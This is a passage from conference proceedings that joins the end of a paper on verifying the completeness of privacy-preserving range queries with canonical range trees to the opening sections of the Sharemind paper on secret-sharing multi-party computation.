        $x \leftarrow c$
        $x.R \;\leftarrow c'.L$
        return Cnt_Cube($node, t, x$)
    if $c'.R \;\leq node.l \wedge node.r \leq c.R$ then
        $x \leftarrow c$
        $x.L \;\leftarrow c'.R$
        return Cnt_Cube($node, t, x$)
    if $c'.L \;\leq node.l \wedge node.r \leq c'.R$ then
        if $t = k$ then
            return $\phi$
        return Cnt_Shell($node.sec, t + 1, c, c'$)

    $ret \leftarrow \phi$
    if $[c.L \;, c.R \;) \cup [node.c1.l, node.c1.r) \neq \phi$ then
        $ret \leftarrow ret \cup$ Cnt_Shell($node.c1, t, c, c'$)
    if $[c.L \;, c.R \;) \cup [node.c2.l, node.c2.r) \neq \phi$ then
        $ret \leftarrow ret \cup$ Cnt_Shell($node.c2, t, c, c'$)
    return $ret$
```

Fig. 8. Constructing Evidence in a Shell

and then insert the n records. The owner should also guarantee the integrity of the CRT nodes, so the user can use the CRT nodes to verify the number of records in a shell. Verifying whether a CRT node is generated by the owner is a membership testing problem. This problem is not the focus of this work, any solution for membership testing that incurs low storage and communication overhead can be used in our scheme, e.g., authenticated dictionary [9,10].

Also, the data owner will maintain a counter for each access control space. Suppose there are m access control spaces $ac_1, \ldots, ac_m$, the data owner maintains and signs the pairs $(ac_1, cnt_1), \ldots, (ac_m, cnt_m)$. cnt_i is the number of records in access control space ac_i. The data owner can call the function Cnt_Cube for ac_m to get the list of nodes and add up the counters of the nodes to get cnt_i.

Canonical range tree has a nice property: given any k dimensional rectangular space S, say there are a points from T that are inside S. CRT can use a small number of non-overlapping nodes that are completely within S, to prove that there are at least a points in S. This property is very useful in our *VO* construction.

The data owner will give the signed CRT and the signed list of access control counters to the publisher. When the client submits a query with query space q, the publisher will return the query result to the client with the following Verification Object(suppose the access control space of the client is ac):

– The metadata for the user to verify the integrity of the records in the query result.
– The verifiable number of records in the user's accessible space ac.
– A set of verifiable CRT nodes that can be used to verify that there are at least $n_{ac} - n_q$ records in $ac - q$. This evidence could be collected by calling the function Cnt_Shell.

4.5 Optimization

In Figure 2, we can see several "redundant" nodes, such as $\langle[0,8),1\rangle$, $\langle[4,8),1\rangle$, $\langle[4,6),1\rangle$. These nodes do not provide additional information. If we want to use, e.g., $\langle[4,6),1\rangle$ in the *VO*, we can always use $\langle[5,6),1\rangle$ instead. The size of *VO* will not be increased, and the privacy is preserved (if the user is allowed to gain information in $[4,6)$, she is also allow to gain information in $[5,6)$.

Generally, if a node has only one child, we can simply remove this node. After removing all redundant nodes, each non-leaf node will have exactly two child nodes. After optimization, the CRT in Figure 2 becomes the tree CRT in Figure 3.

Extending this optimization to higher dimensional cases is non-trivial. we have two versions of optimization for higher dimensional cases:

- Applying the optimization to the last dimensional nodes. This version is called *LastDimOpt scheme*. The CRT nodes of this version are a subset of *basic scheme*, and data updating for LastDimOpt scheme is more efficient than the basic scheme.
- Applying the optimization to all dimensional nodes. This version is called *AllDimOpt scheme*. The CRT nodes of this version are a subset of the LastDimOpt scheme. If there are only insertions, the amortized updating cost of this version is smaller than the basic scheme and the LastDimOpt scheme. But the cost of inserting or deleting a specific record could be large. Therefore LastDimOpt scheme can be used when the database is static, insertion-only, or does not require frequent deletions.

Note that the number of CRT nodes in *VO* is the same for all three schemes. There is a one to one mapping of the CRT nodes in the *VO*s of the three schemes.

5 Evaluation

5.1 Theoretical Analysis

This section discusses the cost of various CRT operations. The theorems can be proved through induction. The proofs are omitted here due to space constraints.

Following theorems give the upper-bound of the number of nodes needed to prove the existence of all nodes in a cube/shell, and the cost of inserting a record into CRT.

Theorem 1. *If there are k attributes for every record, the range of the values for each attribute is $[0,N)$, at most $2^k(\log N)^k$ CRT nodes are needed to cover all the data points in a k dimensional cube.*

Theorem 2. *At most $4\cdot(2\log N)^k$ nodes of the CRT are needed to cover all the data points in a k dimensional shell.*

Theorem 3. *To insert a record to a k dimensional CRT, the insertion algorithm will visit at most $\frac{\log N+1}{\log N}\cdot\Big((\log N+1)^k-1\Big)$ nodes. Creating a node is also considered as visiting a node.*

The theorem implies that the time complexity for inserting a record into CRT is $O((\log N)^k)$.

The cost of different operations are listed below. Suppose there are m different access control areas:

– The storage overhead to store the CRT is bounded by $n \cdot \frac{\log N+1}{\log N} \cdot \left((\log N + 1)^k - 1\right) \approx n \cdot (\log N)^k$ (when $\log N$ is sufficiently large).
– The size of the evidence for all records in a cube is bounded by $(2 \log N)^k$.
– The size of the evidence of a shell is bounded by $4 \cdot (2 \log N)^k$. The time cost to insert or delete a record in the database is $O((\log N)^k + m)$. This cost includes the cost incurred in the data owner site and the cost in the publisher site.
– The time cost to build the database is $O(n(\log N)^k)$.
– The time cost to setup an access control policy is $O((2 \log N)^k)$. The communication cost is $O(1)$.
– The time cost to construct the VO is $O((2 \log N)^k)$.

One advantage of our scheme is that the size of the proof for completeness is independent of the size of the query result. Also it is independent of the number of records in the database.

After last dimension optimization, the storage cost of k dimensional CRT can be reduced from $O(n(\log N)^k)$ to $O(n(\log N)^{k-1})$.

5.2 Experimental Results


In this section, we discuss the efficiency of our approach based on empirical data. We implemented three versions of the CRT data structure: the basic scheme, the LastDimOpt scheme, and the AllDimOpt scheme.

Storage Overhead. The storage size needed to store the CRT is linear in the number of nodes. Figure 9 shows the average number of CRT nodes needed for each data record, against the size of the database. Each figure shows the results for three versions of CRT. The test data is generated randomly. For a k dimensional database, each record is generated independently. And each attribute value of a record is generated independently from a uniform distribution over $[0, N)$.

The basic scheme incurs the highest overhead. In basic scheme, the number of CRT nodes needed per record decreases when the number of records grows. The intuition is that more records “share” tree nodes when database grows.

The LastDimOpt scheme makes a big improvement over the basic scheme. Also the number of CRT nodes needed per records almost doesn’t change with the growth of the database.

The AllDimOpt scheme improves over LastDimOpt significantly, especially in high dimensional cases. The number of CRT nodes needed per record grows slowly when database grows. If the application does not involve frequent updates, we can use optimization on all dimensions to save a lot of storage space.



(a) One Dimensional CRT (b) Two Dimensional CRT


(c) Three Dimensional CRT (d) Four Dimensional CRT

X-axis: number of records in the database. Y-axis: average number of CRT nodes needed for each record. $N = 2048$ for all test cases. Each data point is the average of 10 independent runs using randomly generated data. In (d) we omit the data for basic scheme due to large overhead.

Fig. 9. Storage Overhead

Communication Overhead. The communication overhead of verification depends on the *VO* size. Since a *VO* mostly consists of a set of CRT nodes, we use the number of CRT nodes in the *VO* to represent the *VO* size.

Figure 10 shows the number of CRT nodes in the *VO* against the number of points in the shell (which is inside the user's accessible space but outside the query space). In a k dimensional database, a query is generated as following. For each dimension i, four integers are generated independently by the uniform distribution over $[0, N]$. The four integers are sorted in non-decreasing order, we have $R_{i,1} \leq R_{i,2} \leq R_{i,3} \leq R_{i,4}$. In this query, the access control space of



$N = 2^{30}$, $200k$ records (a) One Dimensional

$N = 4096$, $100k$ records (b) Two Dimensional

$N = 256$, $100k$ records (c) Three Dimensional

There are 1000 random queries for each of 1-d, 2-d and 3-d cases. The x-axis is the number of records in $ac - q$. The y-axis is the number of CRT nodes in the *VO*. The result for each figure is grouped into 20 intervals of even sizes. For example, the left most bar in (a) shows the maximum, average and minimum number of CRT nodes in *VO* for all the queries that have 0 to 10000 records in $ac - q$.

Fig. 10. *VO* Size

the user is $ac = [R_{1,1}, R_{1,4}) \times \cdots \times [R_{k,1}, R_{k,4})$ and the query space is $q = [R_{1,2}, R_{1,3}) \times \cdots \times [R_{k,2}, R_{k,3})$. Each query is generated independently.

The parameters used in the testing are shown in Figure 10. From the figures we can see that the size of VO grows slowly with the number of records in the shell. For 1-D, 2-D and 3-D cases respectively, the VO sizes of queries are less than 45, 450 and $2.5k$, while the number of records in the shell is up to $200k$, $80k$ and $75k$. The VO size is quite small compared to the number of records in the shell.

From the figures we observe that with greater number of dimensions, the VO size grows faster with respect to the number of records in the shell. This trend is also shown by our theoretical analysis. In addition, our scheme favors denser data, because under the same k and same N, when the size of database grows, the size of VO does not grow significantly. Making the database denser will make the ratio of VO size against number of records in the shell smaller.

6 Conclusions

We formalize the query verification problem in third-party data publishing, in which we need to guarantee the authenticity and completeness of the query results, while preserving the data privacy. We provide a novel solution for this problem, in which we convert proving of non-existence to proving of existence of data records. Our solution can be used for multiple dimensional range queries and scales well to a reasonable number of dimensions. Based on the theoretical analysis and empirical data, we show that our solution is efficient in terms of storage and communication overhead.

References

1. Devanbu, P., Gertz, M., Martel, C., Stubblebine, S.: Authentic data publication over the internet. Journal of Computer Security 11, 291–314 (2003)
2. Luo, Q., Krishnamurthy, S., Mohan, C., Pirahesh, H., Woo, H., Lindsay, B.G., Naughton, J.F.: Middle-tier database caching for e-business. In: SIGMOD (2002)
3. Saroiu, S., Gummadi, K.P., Dunn, R.J., Gribble, S.D., Levy, H.M.: An analysis of internet content delivery systems. SIGOPS Oper. Syst. Rev. 36(SI) (2002)
4. Cheng, W., Pang, H., Tan, K.L.: Authenticating multi-dimensional query results in data publishing. In: Proceedings of the 20th Annual IFIP WG 11.3 Working Conference on Data and Applications Security, Sophia Antipolis, France, pp. 60–73. Springer, Berlin (2006)
5. Hacigumus, H., Iyer, B.R., Mehrotra, S.: Providing database as a service. In: ICDE (2002)
6. Li, F., Hadjieleftheriou, M., Kollios, G., Reyzin, L.: Dynamic authenticated index structures for outsourced databases. In: SIGMOD (2006)
7. Pang, H., Jain, A., Ramamritham, K., Tan, K.: Verifying completeness of relational query results in data publishing. In: SIGMOD (2005)
8. Mykletun, E., Narasimha, M., Tsudik, G.: Authentication and integrity in outsourced databases. In: NDSS (2004)

9. Goodrich, M., Tamassia, R., Schwerin, A.: Implementation of an authenticated dictionary with skip lists and commutative hashing. In: DISCEX II (2001)
10. Naor, M., Nissim, K.: Certificate revocation and certificate update. In: Proceedings of the 7th USENIX Security Symposium (January 1998)
11. Merkle, R.C.: Secrecy, Authentication, and Public Key Systems. Ph.D thesis, Stanford University (1979)
12. Martel, C., Nuckolls, G., Devanbu, P., Gertz, M., Kwong, A., Stubblebine, S.: A general model for authenticated data structures (2001)
13. Cheng, W., Pang, H., Tan, K.L.: Authenticating multi-dimensional query results in data publishing. In: DBSec (2006)
14. Pang, H., Tan, K.: Authenticating query results in edge computing. In: ICDE, pp. 560–571 (2004)
15. Haber, S., Horne, W., Sander, T., Yao, D.: Privacy-preserving verification of aggregate queries on outsourced databases. Technical Report HPL-2006-128, HP Labs (2006)
16. Miklau, G., Suciu, D.: Controlling access to published data using cryptography. In: VLDB, pp. 898–909 (2003)
17. Bertino, E., Carminati, B., Ferrari, E., Thuraisingham, B., Gupta, A.: Selective and authentic third-party distribution of xml documents. IEEE Transactions on Knowledge and Data Engineering 16(10), 1263–1278 (2004)
18. Carminati, B., Ferrari, E., Bertino, E.: Securing xml data in third-party distribution systems. In: CIKM 2005: Proceedings of the 14th ACM international conference on Information and knowledge management, pp. 99–106. ACM, New York (2005)
19. Finkel, R.A., Bentley, J.L.: Quad trees: a data structure for retrieval on composite keys. Acta Informatica 4(1), 1–9 (1974)
20. Bentley, J.L., Shamos, M.I.: Divide-and-conquer in multidimensional space. In: STOC 1976: Proceedings of the eighth annual ACM symposium on Theory of computing, pp. 220–230. ACM, New York (1976)
21. Agarwal, P., Erickson, J.: Geometric range searching and its relatives. Advances in Discrete and Computational GeometryContemporary Mathematics 223, 1–56 (1999)
22. Chiang, Y., Tamassia, R.: Dynamic algorithms in computational geometry. Proceedings of IEEE, Special Issue on Computational Geometry 80(9), 362–381 (1992)

Sharemind: A Framework for Fast Privacy-Preserving Computations

Dan Bogdanov[1,2,⋆], Sven Laur[1], and Jan Willemson[1,2,⋆]

[1] University of Tartu, Liivi 2, 50409 Tartu, Estonia
{db,swen,jan}@ut.ee
[2] Cybernetica AS, Akadeemia tee 21, 12618 Tallinn, Estonia

Abstract. Gathering and processing sensitive data is a difficult task. In fact, there is no common recipe for building the necessary information systems. In this paper, we present a provably secure and efficient general-purpose computation system to address this problem. Our solution—SHAREMIND—is a virtual machine for privacy-preserving data processing that relies on share computing techniques. This is a standard way for securely evaluating functions in a multi-party computation environment. The novelty of our solution is in the choice of the secret sharing scheme and the design of the protocol suite. We have made many practical decisions to make large-scale share computing feasible in practice. The protocols of SHAREMIND are information-theoretically secure in the honest-but-curious model with three computing participants. Although the honest-but-curious model does not tolerate malicious participants, it still provides significantly increased privacy preservation when compared to standard centralised databases.

1 Introduction

Large-scale adoption of online information systems has made both the use and abuse of personal data easier than before. This has caused an increased awareness about privacy issues among individuals. In many countries, databases containing personal, medical or financial information about individuals are classified as sensitive and the corresponding laws specify who can collect and process sensitive information about a person.

On the other hand, the use of sensitive information plays an essential role in medical, financial and social studies. Thus, one needs a methodology for conducting statistical surveys without compromising the privacy of individuals. Privacy-preserving data mining techniques try to address such problems. So far the focus has been on randomised response techniques [1,2,13]. In a nutshell, recipients of the statistical survey apply a fixed randomisation method on their responses. As a result, each individual reply is erroneous, whereas the global statistical properties of the data are preserved. Unfortunately, such transformations can preserve privacy only on average and randomisation reduces the precision of the outcomes. Also, we cannot give security guarantees for individual records. In fact, the corresponding guarantees are rather weak and the use of extra information might significantly reduce the level of privacy.

Another alternative is to consider this problem as a multi-party computation task, where the data donors want to securely aggregate data without revealing their private

[⋆] This research has been supported by Estonian Science Foundation grant number 7081.

S. Jajodia, and J. Lopez (Eds.): ESORICS 2008, LNCS 5283, pp. 192–206, 2008.

inputs. However, the corresponding cryptographic solutions quickly become practically intractable when the number of participants grows beyond few hundreds. Moreover, data donors are often unwilling to stay online during the entire computation and their computers can be easily taken over by adversarial forces.

As a way out, we propose a hierarchical solution, where all computations are done by dedicated *miner* parties who are less susceptible to external corruption. Consequently, we can assume that only a few miner parties can be corrupted during the computation. Thus, we can use secret sharing and share computing techniques for privacy-preserving data aggregation. In particular, data donors can safely submit their inputs by sending the corresponding shares to the miners. As a result, the miners can securely evaluate any aggregate statistic without further interaction with the data donors.

Our Contribution. The presented theoretical solution does not form the core of this paper. Share computing techniques have been known for decades and thus all important results are well established by now, see [3,7] for further references. Hence, we focused mainly on practical aspects and developed the SHAREMIND framework for privacy-preserving computations. The SHAREMIND framework is designed to be an efficient and easily programmable platform for developing and testing various privacy-preserving algorithms. It consists of the computation runtime environment and a programming library for creating private data processing applications. As a result, one can develop secure multi-party protocols without the explicit knowledge of all implementation details. On the other hand, it is also possible to test and add your own protocols to the library, since the source code of SHAREMIND is freely available [17].

We have made some non-standard choices to assure maximal efficiency. First, the SHAREMIND framework uses additive secret sharing scheme over the ring $\mathbb{Z}_{2^{32}}$. Besides the direct computational gains, such a choice also simplifies many share computing protocols. When a secret sharing protocol is defined over a finite field $\mathbb{Z}_p$, then any overflow in computations causes modular reductions that corrupt the end result. In the SHAREMIND framework, all modular reductions occur modulo 2^{32} and thus results always coincide with the standard 32-bit integer arithmetic. On the other hand, standard share computing techniques are not applicable for the ring $\mathbb{Z}_{2^{32}}$. In particular, we were forced to roll out our own multiplication protocol, see Sect. 4.

Second, the current implementation of SHAREMIND supports the computationally most efficient setting, where only one of three miner nodes can be semi-honestly corrupted. As discussed in Sect. 3, the corresponding assumption can be enforced with a reasonable practical effort. Also, it is possible to extend the framework for other settings. For example, one can implement generic methodology given in [9].

To make the presentation more fluent, we describe the SHAREMIND framework step by step through Sect. 2–5. Performance results are presented and analysed in Sect. 6. In particular, we compare our results with other implementations of privacy-preserving computations [6,16,18]. Finally, we conclude our presentation with some improvement plans for future, see Sect. 7.

Some of the details of this work have been omitted because of space limitations. The full version of this article that covers all these details can be found on the homepage of SHAREMIND project [17] and in the IACR ePrint Archive [5].

2 Cryptographic Preliminaries

Theoretical Attack Model. In this article, we state and prove all security guarantees in the *information-theoretical setting*, where each pair of participants is connected with a private communication channel that provides asynchronous communication. In other words, a potential adversary can only delay or reorder messages without reading them. We also assume that the communication links are authentic, i.e., the adversary cannot send messages on behalf of non-corrupted participants. The adversary can corrupt participants during the execution of a protocol. In the case of *semi-honest* corruption, the adversary can only monitor the internal state of a corrupted participant, whereas the adversary has full control over *maliciously* corrupted participants. We consider only *threshold adversaries* that can adaptively corrupt up to t participants. Such an attack model is well established, see [4,14] for further details.

Secondly, we consider only self-synchronising protocols, where the communication can be divided into distinct rounds. A protocol is *self-synchronising* if the adversary cannot force (semi-)honest participants to start a new communication round until all other participants have completed the previous round. As a result, this setting becomes equivalent to the standard synchronised network model with a rushing adversary.

Secure Multi-party Computation. Assume that participants $\mathcal{P}_1, \ldots, \mathcal{P}_n$ want to compute outputs $y_i = f_i(x_1, \ldots, x_n)$ where $x_1, \ldots, x_n$ are corresponding private inputs. Then the security of a protocol π that implements the described functionality is defined by comparing the protocol with the ideal implementation π°, where all participants submit their inputs $x_1, \ldots, x_n$ securely to the trusted third party $\mathcal{T}$ that computes the necessary outputs $y_i = f_i(x_1, \ldots, x_n)$ and sends $y_1, \ldots, y_n$ securely back to the respective participants. A malicious participant $\mathcal{P}_i$ can halt the ideal protocol π° by submitting $x_i = \perp$. Then the trusted third party $\mathcal{T}$ sends $\perp$ as an output for all participants. Now a protocol π is secure if for any plausible attack $\mathcal{A}$ against the protocol π there exists a plausible attack $\mathcal{A}^\circ$ against the protocol π° that causes comparable damage.

For brevity, let us consider only the stand-alone setting, where only a single protocol instance is executed and all honest participants carry out no side computations. Let $\phi_i = (\sigma_i, x_i)$ denote the entire input state of $\mathcal{P}_i$ and let $\psi_i = (\phi_i, y_i)$ denote the entire output state. Similarly, let ϕ_a and ψ_a denote the inputs and outputs of the adversary and $\boldsymbol{\phi} = (\phi_1, \ldots, \phi_n, \phi_\mathrm{a})$, $\boldsymbol{\psi} = (\psi_1, \ldots, \psi_n, \psi_\mathrm{a})$ the corresponding input and output vectors. Then a protocol π is *perfectly secure* if for any plausible τ_re-time real world adversary $\mathcal{A}$ there exists a plausible τ_id-time ideal world adversary $\mathcal{A}^\circ$ such that for any input distribution $\boldsymbol{\phi} \leftarrow \mathfrak{D}$ the corresponding output distributions $\boldsymbol{\psi}$ and $\boldsymbol{\psi}^\circ$ in the real and ideal world coincide and the running times τ_re and τ_id are comparable.

In the asymptotic setting, the running times are *comparable* if τ_id is polynomial in τ_re. For fixed time bound τ_re, one must decide an acceptable time bound τ_id by him- or herself. All security proofs in this article are suitable for both security models, since they assure that $\tau_\mathrm{id} \leq c \cdot \tau_\mathrm{re}$ where c is a relatively small constant.

In our setting, a real world attack $\mathcal{A}$ is plausible if it corrupts up to t participants. The corresponding ideal world attack $\mathcal{A}^\circ$ is plausible if it corrupts the same set of participants as the real world attack. Further details and standard results can be found in the manuscripts [3,7,8,11].

Universal Composability. Complex protocols are often designed by combining several low level protocols. Unfortunately, stand-alone security is not enough to prove the security of the compound protocol and we must use more stringent security definitions. More formally, let $\varrho\langle\cdot\rangle$ be a global context that uses the functionality of a protocol π. Then we can compare real and ideal world protocols $\varrho\langle\pi\rangle$ and $\varrho\langle\pi^\circ\rangle$.

Let $\boldsymbol{\phi}$, $\boldsymbol{\psi}$, $\boldsymbol{\psi}^\circ$ denote the input and output vectors of the compound protocols $\varrho\langle\pi\rangle$ and $\varrho\langle\pi^\circ\rangle$. Then a protocol π is *perfectly universally composable* if for any plausible τ_{re}-time attack $\mathcal{A}$ against $\varrho\langle\pi\rangle$ there exists a plausible τ_{id}-time attack $\mathcal{A}^\circ$ against $\varrho\langle\pi^\circ\rangle$ such that for any input distribution $\boldsymbol{\phi} \leftarrow \mathfrak{D}$ the output distributions $\boldsymbol{\psi}$ and $\boldsymbol{\psi}^\circ$ coincide and the running times τ_{re} and τ_{id} are comparable. We refer to the manuscript [8] for a more formal and precise treatment.

Secret Sharing Schemes. Secret sharing schemes are used to securely distribute private values to a group of participants. More precisely, let $\mathcal{M}$ be the set of possible secrets and let $\mathcal{S}_1, \ldots, \mathcal{S}_n$ be the sets of possible shares. Then shares for the participants are created with a randomised sharing algorithm $\mathsf{Deal} : \mathcal{M} \rightarrow \mathcal{S}_1 \times \ldots \times \mathcal{S}_n$. Participants can use a recovery algorithm $\mathsf{Rec} : \mathcal{S}_1 \times \ldots \times \mathcal{S}_n \rightarrow \mathcal{M} \cup \{\perp\}$ to restore the secret form shares. For brevity, we use a shorthand $[\![s]\!]$ to denote the shares $[s_1, \ldots, s_n]$ generated by the sharing algorithm $\mathsf{Deal}(s)$.

Secret sharing schemes can have different security properties depending on the exact details of Deal and Rec algorithms. The SHAREMIND framework uses *additive sharing* over $\mathbb{Z}_{2^{32}}$, where a secret value s is split to shares $s_1, \ldots, s_n \in \mathbb{Z}_{2^{32}}$ such that

$$s_1 + s_2 + \cdots + s_n \equiv s \mod 2^{32}$$

and any $n - 1$ element subset $\{s_{i_1}, \ldots, s_{i_{\ -1}}\}$ is uniformly distributed. As a result, participants cannot learn anything about s unless all of them join their shares.

3 Privacy-Preserving Data Aggregation

As already emphasised in the introduction, organisations who collect and process data may abuse it or reveal the data to third parties. As a result, people are unwilling to reveal sensitive information without strong security guarantees. Although proper legislation and auditing reduces the corresponding risks, data donors must often unconditionally trust institutions that gather and process data. In the following, we show how to use cryptographic techniques to avoid such unconditional trust.

The SHAREMIND framework for privacy-preserving computations uses secret sharing to split confidential information between several nodes (*miners*). By sending the shares of the data to the miners, data donors effectively delegate all rights over the data to the consortium of miners. Let t be the prescribed corruption threshold such that no information can be learnt about the inputs if the number of collaborating corrupted parties is below t. We allow some miner nodes to be corrupted, but require that the total number of corrupted nodes is below the threshold t. The latter can be achieved with physical and organisational security measures such as dedicated server rooms and software auditing. This is achievable, since the framework needs only a few miner nodes. In practice, each miner node should be hosted by a separate respected organisation.




Fig. 1. In SHAREMIND, input data and instructions are sent to miner nodes that use multi-party computation to execute the algorithm. The result is returned when the computation is complete.

The high level description of the SHAREMIND framework is depicted in Fig. 1. Essentially, one can view SHAREMIND as a virtual processor that provides secure storage for shared inputs and performs privacy-preserving operations on them. Each miner node $\mathcal{P}_i$ has a local *database* for persistent storage and a local *stack* for storing intermediate results. All values in the database and stack are shared among all miners $\mathcal{P}_1, \ldots, \mathcal{P}_n$ by using an *additive secret sharing* over $\mathbb{Z}_{2^{32}}$. The framework provides efficient protocols for basic mathematical operations so that one could easily implement more complex tasks. In particular, one should be able to construct such protocols without any knowledge about underlying cryptographic techniques. For that reason, all implementations of basic operations in the SHAREMIND framework are perfectly universally composable.

The current version of SHAREMIND framework is based on three miner nodes and tolerates semi-honest corruption of a single node, i.e., no information is leaked unless two miner nodes collaborate. The latter is a compromise between efficiency and security. Although a larger number of miner nodes increases the level of tolerable corruption, it also makes assuring semi-honest behaviour much more difficult. Secondly, the communication complexity of multi-party computation protocols is roughly quadratic in the number of miners n and thus three is the optimal choice. Besides, it is difficult to find more than a handful of independent organisations that can provide adequate protection measures and are not motivated to collaborate with each other.

To achieve maximal efficiency, we also use non-orthodox secret sharing and share computing protocols. Recall that most classical secret sharing schemes work over finite fields. As a result, it is easy to implement secure addition and multiplication modulo prime p or in the Galois field $\mathbb{F}_2$. However, the integer arithmetic in modern computers is done modulo 2^{32}. Consequently, the most space- and time-efficient solution is to use additive secret sharing over $\mathbb{Z}_{2^{32}}$. There is no need to implement modular arithmetic and we do not have to compensate the effect of modular reductions. On the other hand, we have to use non-standard methods for share computing, since Shamir secret sharing scheme does not work over $\mathbb{Z}_{2^{32}}$. We discuss these issues further in Sect. 4.

Initially, the database is empty and data donors have to submit their inputs by sending the corresponding shares privately to miners who store them in the database. We describe this issue more thoroughly in Sect. 4.2. After the input data is collected, a data analyst can start privacy-preserving computations by sending instructions to the miners. Each instruction is a command that either invokes a share computing protocol or just reorders shares. The latter allows a data analyst to specify complex algorithms without thinking about implementation details. More importantly, the corresponding complex protocol is guaranteed to preserve privacy, as long as the execution path in the program itself does not reveal private information. This restriction must be taken into account when choosing data analysis algorithms for implementation on SHAREMIND.

Each arithmetic instruction invokes a secure multi-party protocol that provides new shares. These shares are then stored on the stack. For instance, a unary stack instruction f takes the top shares $[\![u]\!]$ of the stack and pushes the resulting shares $[\![f(u)]\!]$ to the stack top. Analogously, a fixed binary stack instruction $\otimes$ takes two top most shares $[\![u]\!]$ and $[\![v]\!]$ and pushes $[\![u \otimes v]\!]$ to the stack. For efficiency reasons, we have also implemented vectorised operations to perform the same protocol in parallel. This significantly reduces the number of rounds required for applying similar operations on many inputs.

The current implementation of SHAREMIND framework provides privacy preserving addition, multiplication and greater-than-or-equal comparison of two shared values. It can also multiply a shared value with a constant and extract its bits as shares. Share conversion from $\mathbb{Z}_2$ to $\mathbb{Z}_{2^{32}}$ and bitwise addition are mostly used as components in other protocols, but they are also available to the programmer. We emphasise here that many algorithms for data mining and statistical analysis do not use other mathematical operations and thus this instruction set is sufficient for many applications. Moreover, note that bit extraction and arithmetic primitives together are sufficient to implement any Boolean circuit with a linear overhead and thus the SHAREMIND framework is also Turing complete. We acknowledge here that there are more efficient ways to evaluate Boolean circuits like Yao circuit evaluation (see [15]) and we plan to include protocols with similar properties in the future releases of SHAREMIND.

We analyse the security of all share manipulation protocols in the information-theoretical attack model that was specified in Sect. 2. How to build such a network form standard cryptographic primitives is detailed in Sect. 5. Also, note that the next section provides only a general description of all protocols, detailed technical description of all protocols can be found in the full version of this article [5].

4 Share Computing Protocols

All computational instructions in the SHAREMIND framework are either unary or binary operations over unsigned integers represented as elements of $\mathbb{Z}_{2^{32}}$ or their vectorised counterparts. Hence, all protocols have the following structure. Each miner $\mathcal{P}_i$ uses shares u_i and v_i as inputs to the protocol to obtain a new share w_i such that $[\![w]\!]$ is a valid sharing of $f(u)$ or $u \otimes v$. In the corresponding idealised implementation, all miners send their input shares to the trusted third party $\mathcal{T}$ who restores all inputs, computes the corresponding output w and sends back newly computed shares $[\![w]\!] \leftarrow \mathsf{Deal}(w)$. Hence, the output shares $[\![w]\!]$ are independent of input shares and thus no information is leaked about the input shares if we publish all output shares.

Although share computing protocols are often used as elementary steps in more complex protocols, they themselves can be composed from even smaller atomic operations. Many of these atomic sub-protocols produce output shares that are never published. Hence, it makes sense to introduce another security notion that is weaker than universal

1. Each party $\mathcal{P}_i$ sends a random mask $r_i \leftarrow \mathbb{Z}_{2^{32}}$ to the right neighbour $\mathcal{P}_{i+1}$.
2. Each party $\mathcal{P}_i$ uses the input share u_i to compute the output $w_i \leftarrow u_i + r_{i-1} - r_i$.

Fig. 2. Re-sharing protocol for three parties

composability. We say that a share computing protocol is *perfectly simulatable* if there exists an efficient universal non-rewinding simulator $\mathcal{S}$ that can simulate all protocol messages to any real world adversary $\mathcal{A}$ so that for all input shares the output distributions of $\mathcal{A}$ and $\mathcal{S}\langle\mathcal{A}\rangle$ coincide. Most importantly, perfect simulatability is closed under concurrent composition. The corresponding proof is straightforward.

Lemma 1. *If all sub-protocols of a protocol are perfectly simulatable, then the protocol is perfectly simulatable.*

Proof (Sketch). Since all simulators $\mathcal{S}_i$ of sub-protocols are non-rewinding, we can construct a single compound simulator $\mathcal{S}_*$ that runs simulators $\mathcal{S}_i$ in parallel to provide the missing messages to $\mathcal{A}$. As each simulator $\mathcal{S}_i$ is perfect, the final view of $\mathcal{A}$ is also perfectly simulated. □

However, perfect simulatability alone is not sufficient for universal composability. Namely, output shares of a perfectly simulatable protocol may depend on input shares. As a result, published shares may reveal more information about inputs than necessary. Therefore, we must often re-share the output shares at the end of each protocol.

